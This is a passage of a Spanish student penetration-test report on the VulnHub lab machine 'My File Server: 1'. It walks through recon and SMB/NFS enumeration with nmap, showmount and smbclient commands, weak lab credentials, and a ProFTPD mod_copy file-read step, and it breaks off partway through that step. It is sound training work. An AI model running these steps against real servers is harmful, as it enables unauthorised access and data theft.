RED TEAM · INFORME DE PRUEBAS DE PENETRACIÓN

My File Server: 1

Evaluación de seguridad ofensiva paso a paso sobre una infraestructura de archivos compartidos

CONFIDENCIAL Documento con fines académicos — entorno aislado y autorizado

Objetivo evaluado	**My File Server: 1 (VulnHub) · CentOS 7 · host “fileserver”**
Dirección IP	**192.168.56.104 (red host-only aislada 192.168.56.0/24)**
Tipo de ejercicio	**Caja negra (black box) · Red Team / CTF boot2root**
Metodología	**PTES · OWASP Testing Guide · MITRE ATT&CK**
Resultado	**Compromiso total — acceso root obtenido**
Fecha del engagement	**30 de septiembre – 01 de octubre de 2026**

Elaborado por

Juan Francisco Ortega Jiménez

Matrícula 184918 · Ing. en Tecnologías de la Información · UPSLP

Materia: Fundamentos de Ciberseguridad · Docente: Mtro. Servando López Contreras

00

Contenido

- 1 Resumen ejecutivo
- 2 Alcance y reglas de enfrentamiento
- 3 Metodología aplicada
- 4 Fase I — Reconocimiento (paso a paso)
- 5 Fase II — Enumeración (paso a paso)
- 6 Fase III — Explotación / acceso inicial (paso a paso)
- 7 Fase IV — Escalada de privilegios (paso a paso)
- 8 Fase V — Post-explotación y evidencia
- 9 Análisis de impacto (modelo CIA)
- 10 Resumen de hallazgos
- 11 Recomendaciones técnicas
- 12 Conclusión
- 13 Referencias

01

Resumen ejecutivo

Se ejecutó una prueba de penetración de caja negra contra el servidor “My File Server: 1”, un sistema CentOS 7 cuyo propósito es ofrecer servicios de archivos compartidos (FTP, SMB y NFS). El ejercicio se realizó en un laboratorio virtual completamente aislado, con fines estrictamente académicos y defensivos.

El resultado fue un **compromiso total del sistema**: partiendo únicamente de acceso de red, se obtuvo una sesión interactiva como usuario sin privilegios y, posteriormente, se escaló hasta **root** (control administrativo absoluto). La cadena de ataque no dependió de una única falla, sino del **encadenamiento de varias malas configuraciones y software obsoleto**.

> **Veredicto** El servidor es **altamente vulnerable**. Cualquier atacante con acceso a la red podría leer, modificar o destruir toda la información del sistema. Se recomienda **remediación inmediata**.

Síntesis de la cadena de ataque

- **Exposición de información:** el directorio `/var/log` se compartía por NFS y SMB, revelando configuración y actividad del sistema.
- **Credenciales débiles:** el usuario `smbuser` reutilizaba contraseñas triviales (`smbuser` en Samba y `rootroot1` en el sistema).
- **Acceso inicial:** con la credencial del sistema se inyectó una llave SSH a través del servicio FTP, obteniendo una shell como `smbuser`.
- **Escalada a root:** el kernel 3.10.0-229 era vulnerable a Dirty COW (CVE-2016-5195), permitiendo convertirse en administrador.

02

Alcance y reglas de enfrentamiento

El alcance se limitó a un único activo dentro de una red de laboratorio sin conexión a Internet ni a redes de producción. El objetivo fue identificar y demostrar, de forma controlada, vías de compromiso del sistema, documentando cada paso con evidencia reproducible.

Dentro de alcance	Servidor 192.168.56.104 (todos sus servicios de red expuestos).
Fuera de alcance	Cualquier otro host, denegación de servicio sostenida e ingeniería social.
Plataforma atacante	Kali Linux (192.168.56.105), adaptador host-only en modo aislado.
Autorización	Entorno propio del estudiante; actividad académica supervisada por el docente.

Nota ética Todas las técnicas se aplicaron contra una máquina deliberadamente vulnerable (VulnHub) en una red aislada. Ninguna acción se ejecutó contra sistemas de terceros ni redes reales.

03

Metodología aplicada

El engagement siguió una metodología estructurada basada en el **Penetration Testing Execution Standard (PTES)**, complementada con la **OWASP Testing Guide** y **MITRE ATT&CK**. El trabajo se organizó en cinco fases secuenciales, documentadas paso a paso en las secciones siguientes.

Fase	Nombre	Objetivo
I	**Reconocimiento**	Descubrimiento del host y mapeo de la superficie de ataque.
II	**Enumeración**	Identificación de servicios, usuarios, recursos y configuraciones.
III	**Explotación**	Obtención de acceso inicial mediante inyección de llave SSH.
IV	**Escalada de privilegios**	Elevación de usuario estándar a root con un kernel vulnerable.
V	**Post-explotación**	Captura de evidencia, demostración de impacto y restauración.

Herramientas utilizadas

- **Descubrimiento y escaneo:** `netdiscover`, `nmap`.
- **Enumeración:** `enum4linux`, `smbclient`, `smbmap`, `showmount`, `searchsploit`.
- **Acceso y transferencia:** cliente `ftp`, `ssh`, `scp`, `ssh-keygen`, `netcat`.
- **Explotación:** ProFTPD mod_copy (CVE-2015-3306) y Dirty COW (CVE-2016-5195, Exploit-DB 40839 y 40616).

04


Fase I — Reconocimiento

El objetivo se aisló con un adaptador host-only de VirtualBox. Desde Kali (192.168.56.105) se descubrió el host y se mapearon sus servicios.

PASO 1 Descubrimiento del host y escaneo de servicios

Se barrió el segmento con `netdiscover` y se ejecutó un escaneo completo con `nmap -p- -sV -sC`. El objetivo expuso una amplia superficie de servicios de archivos: FTP (vsftpd y ProFTPD), SSH, SMB (Samba) y NFS.

```
$ sudo netdiscover -r 192.168.56.0/24   # → 192.168.56.104
$ nmap -p- -sV -sC -oN nmap_full.txt 192.168.56.104
```



Paso 1 · Escaneo de puertos y servicios del objetivo.

Puerto	Servicio	Observación
`21/tcp`	vsftpd 3.0.2	FTP con login anónimo y usuarios locales.
`22/tcp`	OpenSSH 7.4	Solo llave pública; PermitRootLogin yes.
`139,445`	Samba 4.9.1	Recursos print$, smbdata, smbuser.
`111,2049`	NFS / rpcbind	Exporta un recurso a la subred.
`2121/tcp`	ProFTPD 1.3.5	Vulnerable a mod_copy (CVE-2015-3306).

05


Fase II — Enumeración

Fase más extensa del ejercicio: se enumeraron los recursos compartidos, los usuarios y las configuraciones, obteniendo la inteligencia que definió el plan de ataque.

PASO 2 Enumeración de NFS

Se consultaron los recursos exportados por NFS con `showmount`. El servidor exportaba `/smbdata` a toda la subred sin restricción.

```
$ showmount -e 192.168.56.104
Export list for 192.168.56.104:
/smbdata  192.168.56.0/24
```




Paso 2 · Recurso NFS /smbdata exportado a toda la subred.

PASO 3 Montaje del recurso NFS

Al montar `/smbdata` se descubrió que, en realidad, contenía el directorio **`/var/log`** del servidor: una grave exposición de las bitácoras del sistema.

```
$ sudo mount -t nfs 192.168.56.104:/smbdata /tmp/nfs_mount
$ ls -la /tmp/nfs_mount   # anaconda, secure, messages, samba...
```




Paso 3 · /smbdata expone el contenido de /var/log.

PASO 4 Identificación de usuarios (SMB)

Con `enum4linux` se enumeraron los usuarios del dominio. Se identificó la cuenta del sistema **smbuser** (UID 1000).

```
$ enum4linux -a 192.168.56.104   # → Local User 'smbuser' (RID 1000)
```




Paso 4 · Usuario smbuser identificado mediante RID cycling.

PASO 5 Listado de recursos SMB

`smbclient -L` reveló tres recursos: `print$`, `smbdata` y `smbuser`. Las credenciales débiles **`smbuser:smbuser`** otorgaron acceso autenticado.

```
$ smbclient -L //192.168.56.104/ -U smbuser%smbuser
        smbdata     Disk     smbdata
```

```
        smbuser     Disk     smbuser
```




Paso 5 · Recursos compartidos de Samba enumerados.

PASO 6 Acceso SMB autenticado

Con `smbuser:smbuser` se obtuvo una sesión SMB interactiva, confirmando la validez de la credencial.


```
$ smbclient //192.168.56.104/smbuser -U smbuser%smbuser
smb: \>
```



Paso 6 · Sesión SMB establecida como smbuser.

PASO 7 Lectura del home de smbuser

El recurso `smbuser` correspondía al home del usuario. Solo contenía archivos de shell (`.bashrc`, `.bash_profile`), sin llaves SSH ni credenciales — el `.bash_history` había sido vaciado.




Paso 7 · Contenido del home de smbuser (solo lectura).

PASO 8 Lectura de /var/log/secure

A través de SMB (que autentica como el usuario real, evitando el `root_squash` del NFS) se leyó `/var/log/secure`. El registro reveló que **root inicia sesión por contraseña** desde una estación administrativa.


```
$ smbclient //192.168.56.104/smbdata -U smbuser%smbuser -c "get secure
/tmp/secure.txt"
$ grep -i 'Accepted password for root' /tmp/secure.txt
```



Paso 8 · /var/log/secure: autenticaciones de root por contraseña.

PASO 9 Análisis de la configuración de Samba

Mediante mod_copy se exfiltró `smb.conf`. La configuración confirmó recursos inseguros: `smbdata` **escribible**, `homes` con `read only = No`, y la exposición deliberada de `/var/log`.




Paso 9 · smb.conf: recursos escribibles y exposición de /var/log.

PASO 10 Lectura arbitraria de archivos con mod_copy (CVE-2015-3306)

ProFTPD 1.3.5 permite copiar archivos del sistema sin autenticación mediante `SITE CPFR`/`SITE CPTO`. Se usó para copiar archivos legibles a un recurso accesible por SMB.

